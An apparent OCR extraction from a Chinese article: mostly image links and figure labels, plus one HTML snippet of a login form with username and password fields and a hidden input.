



图5



```
        </TR>
    <TR>
      <TD colSpan=4 height=20> </TD></TR>
    <TR>
      <TD noWrap align=middle colSpan=4 height=30><FONT class=s
        color=#000099><B>用户名: </B></FONT><INPUT class=textbox
        maxLength=64 name=name> </TD></TR>
    <TR>
      <TD noWrap align=middle colSpan=4 height=30><FONT class=s
        color=#000099><B>密  码: </B></FONT><INPUT
        class=textbox type=password maxLength=32 name=password> </TD></TR>
    <TR>
      <TD noWrap align=right colSpan=4 height=50>
              <input type="hidden" name="jiahua" value="woshinide">
              <INPUT class=Bsbttn type=submit value=" 确定 "
name=submit>       
      </TD></TR></TBODY></TABLE>
              </TD>
  <TD width=1 bgColor=#ffffff height=5></TD>
  <TD width=1 bgColor=#ffffff height=5></TD>
```

图6





图7





